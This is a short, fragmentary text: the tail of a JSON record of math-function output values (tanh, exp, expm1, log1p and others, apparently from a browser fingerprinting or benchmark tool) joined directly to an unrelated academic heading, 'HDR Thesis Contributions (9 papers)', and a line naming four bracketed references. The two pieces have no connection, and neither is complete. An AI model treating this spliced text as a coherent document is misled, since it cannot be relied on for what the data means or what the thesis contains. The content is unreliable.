-1.4214488238747245, "tanh": 0.7615941559557649, "tanhPf": 0.7615941559557649, "exp": 2.718281828459045, "expm1": 1.718281828459045, "expm1Pf": 1.718281828459045, "log1p": 2.3978952727983707, "log1pPf": 2.3978952727983707, "powPI": 1.9275814160560204e-50 }, "duration": 1 } }, "version": "3.3.3" }

HDR Thesis Contributions (9 papers)



We focus on [BLU], [ESP], [ADF], and [FPT].